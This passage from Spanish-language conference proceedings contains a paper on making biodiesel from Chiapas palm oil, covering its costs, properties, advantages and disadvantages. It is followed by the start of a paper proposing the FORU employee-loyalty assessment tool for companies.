

# BIODIESEL UNA OPCIÓN DE COMBUSTIBLE SUSTENTABLE

Lic. Erika María Pecina Rivas, M en I. Graciela Ramos Rodríguez 1, M. en A. Patricia Cortés Hernández 2, Dr. José Antonio Martínez Martínez 3, Dr. Mauricio Igor Pecina Rivas 4.

**Resumen**—Este trabajo consiste en la investigación de obtención de combustible por medio del aceite de palma (originaria del estado de Chiapas), el combustible representa aproximadamente el 30% de gasto para un transporte por lo que se busca el usar un combustible que represente un beneficio económico y además que sea sustentable con el ambiente y con las emisiones de CO<sub>2</sub>.

Un factor importante es el contar con suficiente producción agrícola de palma para poder producir suficiente combustible en México si se cuenta actualmente con estados en donde se cosecha la palma, es por ello que si es factible su realización ya que a pesar de que este proyecto solo se ha realizado en Chiapas también sería bueno implementarlo en otros estados donde se coseche este tipo de palma

Más del 50% del consumo de energía se debe a combustible fósiles y las emisiones de CO<sub>2</sub> han aumentado por el uso de combustibles fósiles

**Palabras clave**—Combustible, CO<sub>2</sub>, sustentabilidad, Chiapas

## Introducción

La palma que es la principal materia prima de este tipo de biodiesel se cosecha en Chiapas y es el tipo de cultivo con mayor rendimiento por hectárea, actualmente la palma se cultiva en el sureste del país en estados como Campeche, Veracruz y Tabasco, el Instituto Nacional de Investigaciones Forestales, Agrícolas y Pecuarias (INIFAP) informa que existen en el país, “alrededor” de 2.5 millones de hectáreas con buen potencial para su cultivo (SENER, 2006), de tal manera que es tiempo de tomar en cuenta a la palma de aceite como materia prima de un biocombustible que sea limpio y que aporte importancia al sector agrícola nacional.

Si hay varias investigaciones sobre este tema en los siguientes sitios:

- (2019) Actualmente Alemania, Austria, Canadá, Estados Unidos, Francia, Italia, Malasia y Suecia son pioneros en la producción, ensayo y uso de biodiesel en automóviles.
- El Biodiesel es el único combustible alternativo que ha pasado en su totalidad los test sobre efectos a la salud del Acta de Aire Limpio. El uso del biodiesel en un motor diésel convencional resulta en la reducción substancial de hidrocarburos no quemados, monóxido de carbono y partículas de materia en comparación con las emisiones del combustible diésel. Además, las emisiones de óxidos y sulfatos (mayores componentes de la lluvia ácida) del biodiesel son esencialmente nulas comparadas con el diésel.
- El Biodiesel no contiene petróleo, pero puede ser mezclado en cualquier nivel con diésel del petróleo para crear las mezclas, generalmente llamadas B20 o B5.
- El Biodiesel también ha demostrado mejorar el funcionamiento del vehículo con más lubricidad y la reducción de emisiones. Es simple de utilizar, biodegradable, no tóxico, y esencialmente libre de sulfuro y de compuestos aromáticos.
- (1985). En Silberberg (Austria) se construyó la primera planta piloto productora de biodiesel a partir de las semillas de colza o canola
- (1982). En Austria y Alemania, se llevaron a cabo las primeras pruebas técnicas con este combustible vegetal

En la actualidad, la humanidad necesita disminuir los niveles de contaminación del medio ambiente, fundamentalmente aquellos que traen como consecuencia el calentamiento global y el efecto de invernadero, problemas que afecta a todo el planeta.

La sociedad en general ha experimentado un cambio sorprendente a la conservación del medio ambiente que se ha convertido en unas de las prioridades en todos los países, aunque ya se ha avanzado mucho no se deben olvidar los retos que todavía quedan pendiente, esta es la idea que nos conlleva a reflexionar y dar los primeros pasos para el desarrollo de este trabajo y desde nuestra posición como estudiantes es brindar soluciones para resolver dicha problemática.

En el Estado De México se maneja una cifra real de un alto número de automotores (motos, vehículos, camiones, etc.), a estas se le suma la nueva modalidad de transporte urbano, los cuales en conjunto desprenden grandes emisiones de bióxido de carbono al medio ambiente.

Teniendo en cuenta lo anterior, surge la necesidad de buscar soluciones pertinentes que conlleven al mejoramiento del planeta y mejorar el nivel de vida de los seres vivos. Una de las alternativas para la solución de este problema es el combustible llamado "Biodiesel o mejor llamado agro diésel.

Que se obtiene a partir de aceite vegetales, puede sustituirse (en forma parcial o total), su característica principal es que no emite CO<sub>2</sub>, causante de efecto invernadero, además, no contiene hidrocarburo, permite reciclar un residuo muy contaminante que es el aceite de fritura y por último disminuye la dependencia del petróleo.

Son muchos los gastos por combustible, aproximadamente el 30% del total de los gastos de un transporte es por combustible- Así mismo el transporte genera emisiones de CO<sub>2</sub> dañinas para el medio ambiente y para las personas. Una de las fuentes de emisión de este nocivo gasCO<sub>2</sub> es por la circulación de vehículos.

Los motores de combustión interna que utilizan combustibles fósiles para su funcionamiento, generan gran cantidad de CO<sub>2</sub>, además de otros gases como el monóxido de carbono, óxidos de nitrógeno, esta contaminación, además de contribuir al calentamiento global, provoca problemas cada vez más problemas de salud. Por tanto, la utilización de los vehículos, si no se trata de vehículos eléctricos 100%, siempre contamina la atmósfera.

### **Descripción del Método**

El proyecto de biocombustible en Chiapas pretende producir biodiesel por medio del aceite de la palma para utilizarlo en el sistema de transporte público local.

Los resultados indican que los agricultores aceptaron el proyecto porque deseaban mejorar su condición económica. Debido a que los sectores agrícolas y del transporte son los principales consumidores de combustibles fósiles y, por ende, los que más contribuyen a la contaminación ambiental, se cree que el uso de biocombustibles en estos sectores reducirá significativamente las emisiones de los gases de efecto invernadero (GEI) y que ayudará a muchos países a cumplir los compromisos contraídos en el protocolo de Kioto sobre el cambio climático.

Por lo anterior los motores de diésel podrían ser alimentados exclusivamente con aceite de la palma y ayudarían considerablemente al desarrollo de la agricultura de los países que los usaran como resultado.

El Objetivo general del estudio es el Evaluar el uso del biodiésel de palma de aceite en el sector mexicano del transporte

La Hipótesis es el determinar si el uso de biodiesel en lugar de Diesel disminuye las emisiones de CO<sub>2</sub> da mayor rendimiento a los transportes y genera reducción de costos.

### **PRODUCCIÓN DE BIODIÉSEL.**

La Secretaría de Energía (SENER) ha comenzado a evaluar la posibilidad de desarrollar un programa de fomento al uso de biocombustibles como fuente de energía renovable, de manera que contribuyan a la diversificación del abasto de energéticos y a la reducción del consumo de carburantes fósiles, responsables de la generación de emisiones de gases con efecto invernadero. La intención es fomentar el uso de distintos biocombustibles líquidos, en especial el biodiésel y el bioetanol, elaborado a partir del bagazo de la cosecha de la caña de azúcar o del maíz.

Previo al diseño de un programa de fomento, se han realizado estudios de factibilidad necesarios para analizar el mercado nacional de los posibles insumos, así como la demanda potencial de dichos combustibles. Como resultado de estos estudios, se ha determinado que la producción de biodiésel a escala comercial puede ser factible en México en el mediano plazo, de realizar acciones integrales que deben incluir aspectos técnicos, económicos y medioambientales, de concertación con el sector agrario y agroindustrial, así como un esfuerzo importante en investigación y desarrollo tecnológico. Se menciona en dicho estudio que para llegar a sustituir un 5% del diésel de petróleo en el país será necesario instalar 10 plantas industriales con capacidad de 100000 t/año cada una o más de 140 plantas pequeñas con capacidad de 5000 t/año cada una. Para optimizar el suministro de los cultivos agrícolas y reducir el costo de distribución de biodiésel y sus subproductos, las plantas de producción deben instalarse en las cercanías de refinerías o de las plantas productores de aceites vegetales. Desde el punto de vista logístico, la mejor opción son plantas integradas de producción de aceites vegetales y biodiésel. Las inversiones estimadas para llegar al escenario de 5% de biodiésel alcanzan \$3100 millones de pesos, puesto que cada planta industrial de gran escala tiene un costo unitario de \$311 millones de pesos. Aunque la producción de biodiésel estaría orientada al mercado nacional, el combustible podría también exportarse ocasionalmente a otros mercados como Europa o los Estados Unidos.

### **MEZCLAS DE BIODIESEL.**

En los Estados Unidos, es legal mezclar el biodiesel con el diésel elaborado a partir de petróleo en cualquier porcentaje. El biodiesel B100 es biodiesel puro, el B20 contiene 20% de biodiesel y 80% de diésel de petróleo, y el B5 contiene 5% de biodiesel y 95% de diésel de petróleo. La mayoría de los usuarios de biodiesel eligen el B20 porque no presenta los mismos problemas de desempeño en clima frío y de compatibilidad de materiales que tiene el B100.


Las biomezclas también emiten menos gases de efecto invernadero cuando se queman en comparación con el diésel de petróleo. De acuerdo con el Centro de Información de Combustibles Alternativos y Vehículos Avanzados del Departamento de Energía de los Estados Unidos, el uso de B100 reduce las emisiones de CO<sub>2</sub> en más de 75% en comparación con el diésel de petróleo. El uso de B20 reduce las emisiones de dióxido de carbono en un 15%

El biodiésel es un biocombustible producido a partir de grasa animal, aceites vegetales o grasas para freír recicladas. Este combustible líquido biodegradable se compone de ésteres alquílicos de ácidos grasos, ésteres metílicos de ácidos grasos, o ésteres mono alquílicos de cadenas largas. Las biomezclas son mezclas de biodiésel y diésel elaborado a partir de petróleo.

El biodiésel es considerado un buen reemplazo del diésel elaborado a partir de petróleo para su uso en motores de encendido por compresión, ya que emite menos gases dañinos y sulfuro cuando se quema. El biodiésel también es considerado más seguro que su contraparte de origen fósil debido a que no es tóxico y es menos inflamable (tiene un punto de ignición más alto). Aunque el biodiésel contiene aproximadamente 8% menos energía por galón que el diésel de petróleo, no se ha reportado una diferencia significativa en el desempeño o el ahorro de combustible.

### COSTOS DE PRODUCCIÓN DE BIODIÉSEL.

Los costos de producción del biodiésel tienen un rango de entre \$5,3 a \$12,4 pesos por litro equivalente, en función de la materia prima utilizada en el proceso productivo, conforme se puede apreciar en la siguiente figura.



Los cultivos más competitivos son la palma, girasol y soya. La jatropha es promisorio, pero debe resolver el problema de posibles toxinas en la glicerina y otros subproductos generados en el proceso. Los costos de los insumos agrícolas representan entre el 59% y 91% de los costos de producción del biodiésel. En muchos casos, como la soya, estos costos dependen en gran medida de la posibilidad de vender los subproductos agrícolas.

### PROPIEDADES FÍSICOQUÍMICAS.

El biodiésel se describe químicamente como compuestos orgánicos de ésteres monoalquílicos de ácidos grasos de cadena larga.

Propiedad	Unidad	Valor Aproximado
Conversión	% (m / m)	96,50 a 97,50
Densidad a 15°C	Kg. / m <sup>2</sup>	860 a 900
Viscosidad a 40°C	mm <sup>2</sup> / gr.	3,50 a 5,00
Punto Inflamación	°C	120
Contenido de Azufre	mg / Kg.	10
Índice de Cetanos	Nº	51
Contenido máximo de agua	mgr. / Kg.	500
Contenido de metanol	% (m/m)	0,20
Contenido de monoglicéridos	% (m/m)	0,80
Contenido de diglicéridos	% (m/m)	0,80
Contenido de triglicéridos	% (m/m)	0,20
Glicerol Libre	% (m/m)	0,02
Glicerol Total	% (m/m)	0,025
Metales del grupo I (Na – K)	mgr. / Kg.	5,00
Metales del grupo II (Ca – Mg)	mgr. / Kg.	5,00
Contenido de fósforo	mgr. / Kg.	10,00
Índice de Yodo (Para Soja)	gr. yodo/100 grs.	120

#### MATERIAS PRIMAS.

La fuente de aceite vegetal suele ser aceite de colza, ya que es una especie con alto contenido de aceite, que se adapta bien a los climas fríos. Sin embargo, existen otras variedades con mayor rendimiento por hectárea, tales como la palma, la *jatropha curcas* etc. También se pueden utilizar aceites usados (por ejemplo, aceites de fritura), en cuyo caso la materia prima es muy barata y, además, se reciclan lo que en otro caso serían residuos. Sin embargo, el alcohol que se forma queda a un 95% de pureza siendo esto algo muy malo para el motor ya que está propiciando la impureza. México cuenta con más de 600 mil hectáreas cultivadas con cultivos oleaginosos, entre los que se incluyen coco (copia), soya, cártamo, algodón, girasol, cacahuete (maní), ajonjolí y palma. Estos cultivos conforman el Comité Nacional Sistema –Producto Oleaginosas.

Sin embargo, la industria aceitera en México depende en gran medida de las importaciones de oleaginosas para elaborar sus productos; a partir de esto, produce aceites que son utilizados por las industrias de alimentos y finalmente se distribuyen al consumidor final. El país importa anualmente un poco más de 5 millones de litros de aceite vegetal.

Año	Importaciones (miles de litros)
2003/04	5 330
2004/05	5 110
2005/06	5 480
2006/07	5 570
2007/08	5 590

### Conclusiones

En este trabajo se muestra que la palma es el principal material de la materia prima de donde se cosecha el biodiesel en el Estado de Chiapas.

Teniendo en cuenta que otros factores también podrían influir en el desarrollo del biodiesel en el cual se decidió investigar por si existía avenientes importantes técnicos

Se puede concluir con las ventajas y desventajas del Biodiesel

#### VENTAJAS.

- El biodiésel es un carburante ecológico que posee grandes ventajas medioambientales: Es un combustible que no daña el medioambiente.
- El Biodiésel (Ésteres metílicos de ácidos grasos) no daña el medio ambiente por ser un combustible de origen vegetal en su estado 100% puro. Su uso en el referido estado sería completamente inocuo con nuestro medio.
- Para poder usarse se debería efectuar unas pequeñas modificaciones técnicas en los motores diésel, como sería modificar el compuesto de la goma y/o cauchos de los manguitos y latiguillos del circuito del combustible. Ello es debido a que el biodiésel 100% tiene la particularidad de disolver la goma. Desde los años 90, casi todos los fabricantes de vehículos (principalmente marcas alemanas), ya han sustituido dichos conductos fabricados con materiales plásticos o derivados, que el Biodiésel 100% puro no los disuelve.
- Se produce a partir de materias primas renovables. El Biodiésel se produce a partir de aceites vegetales, vírgenes y reciclados. El aceite vegetal virgen se extrae de la semilla cultivada dejando atrás la harina de semilla que puede usarse como forraje animal. El aceite es refinado antes de incorporarlo al proceso de producción del biodiesel. Aunque existen más de trescientos tipos de oleaginosas, las más comunes en la producción de biodiésel son la colza, la soja, el girasol y la palma.
- Los aceites reciclados proceden de la recogida de sectores como la hostelería, alimentarios, cocinas domésticas, etc.
- Con el reciclaje de los aceites usados, evitamos su vertido, salvaguardando la contaminación de las aguas subterráneas, fluviales y marinas, así como la vida que en ellas habita. Y evitamos su uso en la alimentación animal (piensos).
- Con los aceites vegetales, se contribuye de manera significativa al suministro energético sostenible, lo que permite reducir la dependencia del petróleo, incrementando la seguridad y diversidad en los suministros, así como el desarrollo socioeconómico del área rural (producción de oleaginosas con fines energéticos), y la conservación de nuestro medio ambiente.
- No contiene prácticamente nada de azufre. Evita la emisión de SOx (lluvia ácida o efecto invernadero). El Biodiésel no contiene azufre, agente que se encuentra en el gasóleo por su poder de lubricación. En la actualidad los modernos gasóleos bajos en azufre, por su proceso de desulfuración pierden el poder de lubricación, incrementando el ruido y desgaste de los motores. Las compañías petroleras deben por este motivo aditivar el gasóleo con aditivos químicos y sintéticos para paliar esa anomalía. En Francia se aditiva todo el gasóleo que se comercializa en EESS con Biodiésel al 2% como aditivo lubricador.
- Mejora la combustión, reduciendo claramente emisiones de hollín (hasta casi un 55% desapareciendo el humo negro y olor desagradable). Dado que la molécula de biodiésel aporta, por unidad de volumen, más átomos de oxígeno que lo que aporta el mismo volumen de gasóleo convencional, la presencia de inquemados es

menor utilizando biodiesel dado que hay menos moléculas de carbono elemental (hollín) y menos de monóxido de carbono (CO).

#### *DESVENTAJAS.*

- A bajas temperaturas puede empezar a solidificar y formar cristales, que pueden obstruir los conductos del combustible.
- Por sus propiedades solventes, puede ablandar y degradar ciertos materiales, tales como el caucho natural y la espuma de poliuretano. Es por esto que puede ser necesario cambiar algunas mangueras y retenes del motor antes de usar biodiesel en él, especialmente con vehículos antiguos.
- Sus costos aún pueden ser más elevados que los del Diesel de petróleo. Esto depende básicamente de la fuente de aceite utilizado en su elaboración.
- La explotación de plantaciones para palmas de aceite (utilizadas para hacer biodiesel) fue responsable de un 87% de la deforestación de Malasia hasta el año 2000. En Sumatra y Borneo, millones de hectáreas de bosque se convirtieron en tierra de cultivo de estas palmeras y en los últimos años se ha conseguido más que doblar esa cifra, la tala y los incendios perduran. Hasta deforestaron por completo el famoso parque nacional Tanjung Puting de Kalimantan. Orangutanes, gibones, rinocerontes, tapires tigres, panteras nebulosas, etc. se van a extinguir por la destrucción del hábitat. Miles de indígenas han sido desalojados de sus tierras 1500 indoneses fueron torturados. Pero los gobiernos, mientras Europa siga comprando su palma de aceite para hacer biodiesel, seguirán promoviendo el cultivo de estas plantas para su propio beneficio.
- A pesar de sus muchas ventajas, también presenta algunos problemas. Uno de ellos es derivado de su mejor capacidad solvente que el petrodiesel, por lo que los residuos existentes son disueltos y enviados por la línea de combustible, pudiendo atascar los filtros. Otro ítem es una menor capacidad energética, aproximadamente un 5% menos, aunque esto, en la práctica, no es tan notorio ya que es compensado con el mayor índice cetano, lo que produce una combustión más completa con menor compresión.
- No existe registro de que produzcan mayores depósitos de combustión ni tampoco que degrade el arranque en frío de los motores.
- Otros problemas que presenta se refieren al área de la logística de almacenamiento, ya que es un producto hidrófilo y degradable, por lo cual es necesaria una planificación exacta de su producción y expedición. El producto se degrada notoriamente más rápido que el petrodiesel.
- Hasta el momento todavía no está claro el tiempo de vida útil del biodiésel; algunos dicen que posee un tiempo de vida muy corto (meses) y otros que su vida útil llega incluso a 10 años o más. Pero todos concuerdan que depende de su manipulación y almacenamiento.
- El rendimiento promedio para oleaginosas como girasol, maní, arroz, algodón, soja o ricino ronda los 900 litros de biodiésel por hectárea cosechada. Esto puede hacer que sea poco práctico para países con poca superficie cultivable; sin embargo, la gran variedad de semillas aptas para su producción, muchas de ellas complementarias en su rotación o con subproductos utilizables en otras industrias, hace que sea un proyecto sustentable. No obstante, se está comenzando a utilizar la *jatropha* para producir aceite vegetal y, posteriormente, biodiésel y que puede cultivarse incluso en zonas desérticas.

#### *Referencias*

Betaanalytic 2020, Biodisel y Biomezclas. Combustibles renovables alternativos, Recuperado de: <https://www.betalabservices.com/espanol/biocombustibles/biodiesel-biomezclas.html>

Zapata. Martinez, 2006. "PRODUCCIÓN DE BIODIESEL A PARTIR DE ACEITE CRUDO DE PALMA: 1. DISEÑO Y SIMULACIÓN DE DOS PROCESOS CONTINUOS" Revisado en <http://www.scielo.org.co/pdf/dyna/v74n151/a08v74n151.pdf> <http://www.plantasdebiomasa.net/biodies.html>

Villagomez, Limón, 2015, Tesis ESTUDIO DEL POTENCIAL DE PLANTAS SILVESTRES COMO BIOCMBUSTIBLES, Recuperado de: <https://cigva.uatx.mx/Tesis/JAlbertoFA-gen2015.pdf>

# FORU como herramienta para el servicio utilidad dentro de las empresas

Mtro. David Pérez Gómez <sup>1</sup>, Lic. Agustín Ortiz Romero <sup>2</sup> y  
Lic. Xochitl Patricia Ortega Angulo <sup>3</sup>

**Resumen**— La fidelización de los empleados es un tema de relevancia dentro de las empresas, por lo cual se diseñan planes de acción que ayuden a mantener fidelizados a los empleados con el objetivo de alcanzar metas de rentabilidad. Derivado a esto se diseñó una herramienta que tiene como objetivo primordial concientizar y evaluar el desempeño de la empresa hacia sus colaboradores internos, reduciendo así el factor de rotación del personal. La herramienta es un acrónimo de Familia, Ocio, Reconocimiento y Utilidad, que son evaluados mediante una escala de Likert para obtener respuestas concretas y que no sesguen el resultado, tomando acciones frente a la fidelización del cliente interno alcanzando la utilidad esperada dentro de las organizaciones. Se resalta la importancia de tomar acciones frente a la categoría de fidelización y temas relacionados con integración del servicio utilidad para una generación de valor en una cadena de suministro.

**Abstract**— Employee loyalty is a relevant issue within companies, which is why action plans are designed to help maintain employee loyalty in order to achieve profitability goals. As a result, a tool was designed with the primary objective of raising awareness and evaluating the performance of the company towards its internal collaborators, thus reducing the staff turnover factor. The tool is an acronym for Family, Leisure, Recognition and Usefulness, which are evaluated using a Likert scale to obtain concrete answers and that do not bias the result, taking actions against the loyalty of the internal client, reaching the expected utility within organizations. The importance of taking actions against the loyalty category and issues related to the integration of the utility service for a generation of value in a supply chain is highlighted.

**Palabras clave**—Fidelización, servicio, utilidad, diagnostico, análisis

## Introducción

El punto de partida de este trabajo fue detectar la rotación del personal dentro de las empresas y el equilibrio para lograr una retención amigable del personal donde se incentive el ganar ganar, sabiendo de antemano que la mayoría de las herramientas de Recursos Humanos existentes son implementadas en distintas industrias para lograr disminuir el flujo de rotación del personal.

La importancia de retener el talento dentro de las organizaciones conlleva a evaluar los métodos y prácticas en gestión del personal empleadas desde el momento en que se realiza el reclutamiento, la inducción y el planteamiento de objetivos de la organización lo cual debe estar enlazados con los proyectos personales de cada uno de los colaboradores.

Si bien el título del proyecto refleja el impacto de las prácticas de la administración del capital humano, se debe tomar en cuenta el aporte de la estrategia y el cumplimiento de objetivos de la parte estratégica de la empresa la cual tendrá dentro de su planeación las herramientas necesarias para liderar en el mercado y buscar diferenciarse de sus competidores, bajo la premisa de que el recurso humano es responsabilidad de toda la organización, en especial de alta dirección y de mandos medios, enfatizando en la gerencia general, que define políticas y quienes tienen a cargo a la mayor cantidad del personal.

Otra de las disciplinas que juega un papel importante es la mercadotecnia donde se revisaron metodologías y modelos de calidad y marketing de servicio para lograr integrar un modelo que no solo determine un análisis parcial, si no también consiga una visión general de hallazgos del servicio, logrando interrelacionarlos con el desempeño del personal y el impacto de la utilidad dentro de la empresa.

## Descripción del Método

<sup>1</sup> Mtro. David Pérez Gómez es Profesor de ingeniería industrial, de negocios y administración en la Universidad Tecnológica de México y Universidad Latinoamericana, CDMX, México. [david\\_perezg@my.unitec.edu.mx](mailto:david_perezg@my.unitec.edu.mx) (autor correspondiente)

<sup>2</sup> Lic. Agustín Ortiz Romero es Profesor de ingeniería en administración en la Universidad tecnológica de Tláhuac III, CDMX, México. [agustinortizr@hotmail.com](mailto:agustinortizr@hotmail.com)

<sup>3</sup> Lic. Xochitl Patricia Ortega Angulo es directora general de empresa de desarrollo humano HIT, León Guanajuato, México [xochitlpoa1@hotmail.com](mailto:xochitlpoa1@hotmail.com)

### *Planteamiento del problema*

En la actualidad las empresas han tratado de emplear diversas herramientas administrativas con el objetivo de hacerse más competitivas ante el mundo globalizado en el que nos encontramos, ya que la competencia cada vez es más fuerte. Y es que además de ofrecer un producto o servicio de calidad el trato con el cliente es fundamental para el éxito, y en su mayoría este trato es directo del personal operativo de las organizaciones.

Considerando que el capital humano es quien brinda el servicio, es claro comprobar que la capacitación y la retención del mismo es un factor importante para un servicio diferencial y su planeación, organización, dirección y control de la empresa es crucial, ya que puede provocar atrasos continuos, tiempos de respuesta excesivos, falta de coordinación, poca comunicación entre departamentos, conflictos entre compañeros, mal ambiente laboral, entre otros motivos genera poca eficacia en los procesos normales dentro de las organizaciones que finalmente son percibidos por los clientes externos.

Es importante mejorar la atención del cliente que brinda la empresa, iniciando con el mejoramiento de las condiciones internas, así como la preocupación constante del personal que al final es el que lograra realizar una fidelización fuerte con el cliente y a su vez esto hará que la empresa refleje un reconocimiento mayor ganando ventaja ante la competencia y una utilización mayor para manejar márgenes superiores a los de su competencia.

### *Objetivo*

Diseñar una herramienta que mejore el proceso de servicio y a su vez de fidelidad del cliente interno y externo para aumentar el reconocimiento y la utilidad de las organizaciones.

### *Marco teórico*

**Planeación estratégica:** De acuerdo con Porter (1995), la importancia que las empresas conceden a la planeación estratégica refleja la convicción de que se obtienen importantes beneficios con la formulación explícita de la estrategia. Con ella se garantiza que por lo menos las políticas (si no las acciones) de los departamentos funcionales sean coordinadas y canalizadas hacia un conjunto de metas comunes. Porter considera que diseñar una estrategia consiste en crear una fórmula general de cómo una empresa va a competir, cuáles serán sus metas y qué políticas se requerirán para alcanzarlas.

Señala Steiner (2007) que la planeación estratégica está entrelazada de modo inseparable con el proceso completo de la dirección, por lo que cualquier compañía que no cuente con algún tipo de formalidad en su sistema de planeación estratégica, se expondrá a un desastre inevitable.

Según Ramírez y Cabello (1997), la primera herramienta que una empresa debe de implementar para transformarse en una organización competitiva es la planeación estratégica, pues por medio de ella es posible determinar muy claro a dónde quiere ir, de tal manera que, partiendo de donde se encuentra, pueda fijar los derroteros o estrategias necesarios para lograr su misión.

**administración de Recursos Humanos:** Según Feria (2005) el capital humano se va generalizando a medida que los mercados posibilitan la articulación empresarial, la expansión y las redes, por tanto, deben ser flexibles para su adaptación constante, eficaces para el cumplimiento de sus objetivos e innovadoras para competir.

Para González (2005) este elemento común es el gran diferenciador que hace que haya competitividad puesto que esta debe demostrarse, debe medirse y se debe comparar y en las organizaciones ésta puede estar medida ya sea en los servicios o productos ofrecidos a los clientes,

Por otra parte, Ortiz (2012) menciona que no cabe duda de que en la organización quien logra la gestión y el cumplimiento tanto de las metas como de los objetivos establecidos, es el recurso humano y que ellos son el factor estratégico de la compañía.

**Fidelización del cliente:** Según Hartmann (2002) la fidelización de clientes pretende que los compradores o usuarios de los servicios de la empresa mantengan relaciones comerciales estables y continuas, o de largo plazo con ésta.

Ortega y Recio (1997) distinguen entre la fidelidad global, cuando el comportamiento repetitivo de compra se manifiesta hacia todos o la mayoría de los productos o servicios de una empresa determinada y, por otro lado, fidelidad específica, si el comportamiento favorable de compra sólo tuviera lugar para uno de los productos o servicios ofrecidos.

Otros autores Kotler, Cámara y Grande (2000) lo analizan desde dos perspectivas diferenciadas: la lealtad como actitud y la fidelidad como comportamiento. Según el primer enfoque, la lealtad constituye una actitud positiva hacia la organización, generada a través de un proceso de evaluación interna por parte del consumidor. Estrategias de fidelización basadas en este planteamiento pretenden la creación de vínculos emocionales con el cliente.

### *Modelo propuesto*

Dentro del proyecto se realizó un diseño de una herramienta para mejorar los procesos de servicio utilidad en las organizaciones, permitiendo medir y controlar los factores internos que impactaran en los resultados del reconocimiento y utilidad de las empresas.



Como se puede observar en la figura 1 la herramienta es un acrónimo de Familia, Ocio, Reconocimiento y Utilidad, los cuales buscan determinar sus valores de cada uno de ellos mediante una encuesta realizada a mandos estratégicos para determinar las acciones específicas bajo las tomas de decisiones tácticas y operativas, dentro de su planeación estratégica.




Figura 1. Matriz FORU.

En la parte de Familia se busca ver la relación del trabajador con la empresa, la cual se propone como un ideal optimo, que un trabajador dará su mayor esfuerzo siempre y cuando se sienta parte de la empresa, para lo que las estrategias y tácticas a implementar se enfocaran en la búsqueda del cuidado del personal considerándolo ya no solo como un trabajador, sino como un integrante de la familia buscando día con día su bienestar dentro de la organización. El siguiente rubro es el de Ocio, una vez que el trabajador sea tratado y se sienta como un integrante de la familia es hora de buscar sus intereses ya no laborales, si no de distracción los cuales le permitan estar motivados para el logro de actividades que aumenten su productividad dentro de la empresa y esto pueda ser reflejado al atender a los clientes externos e intermedios, generando una fidelidad mutua tanto de clientes externos como de clientes internos, como es referido en la cadena servicio utilidad. Una vez se tenga afianzada la parte interna lo que se busca es medir el Reconocimiento de la organización de forma externa, la cual será medida y evaluada por parte de los clientes, consumidores y competidores, teniendo como trabajo previo el realizado por el personal el cual se vera reflejado en esta tercera evaluación. Por ultimo se analiza el factor de la Utilidad que será un trabajo continuo de los rubros medidos anteriormente, generando un resultado de lealtad y fidelidad, entre mayor sea esta por parte de los clientes internos, intermedios y externos mayor será el margen de utilidad que podrá reflejar la empresa, manteniendo un diferencial que pueda ser controlado a lo largo de su planeación estratégica, permitiendo así solo hacer cambio tácticos y operativos que permitan hacer eficientes los procesos dentro de sus objetivos estratégicos.

El diagnostico que se aplicará a la empresa consta de un cuestionario elaborado en Google formularios, el cual se puede observar en la figura 2 con preguntas cualitativas y cuantitativas para establecer un actual y determinar un ideal dependiendo la industria, sector y posicionamiento actual de la organización, las preguntas que son de carácter cuantitativo llevan como herramienta de mediación la escala de Likert la cual permitir segmentar de una mejor forma los resultados.

Figura 2. Diagnostico Situacional FORU.

La encuesta esta creada para ser aplicada por un consultor especialista el cual debe recibir capacitación para poder determinar una calificación y un seguimiento de cada uno de los factores determinados a evaluar dentro de la matriz FORU ya que sirve como diagnostico situacional que arroja resultados de análisis estratégico para crear ventaja competitiva, las preguntas fueron analizadas por especialistas en el área y determinadas bajo un análisis del

estudio del arte previo, mismas que pudieran modificarse o adaptarse a la industria, segmento, sector o año de aplicación.

Para determinar el plan de acciones que permitan llegar a la fidelización del cliente interno alcanzando la utilidad esperada dentro de las organizaciones, es necesario presentar los resultados cuantificables mediante indicadores que se puedan ser visualizados de manera sencilla para el empresario como se muestra en la figura 3.

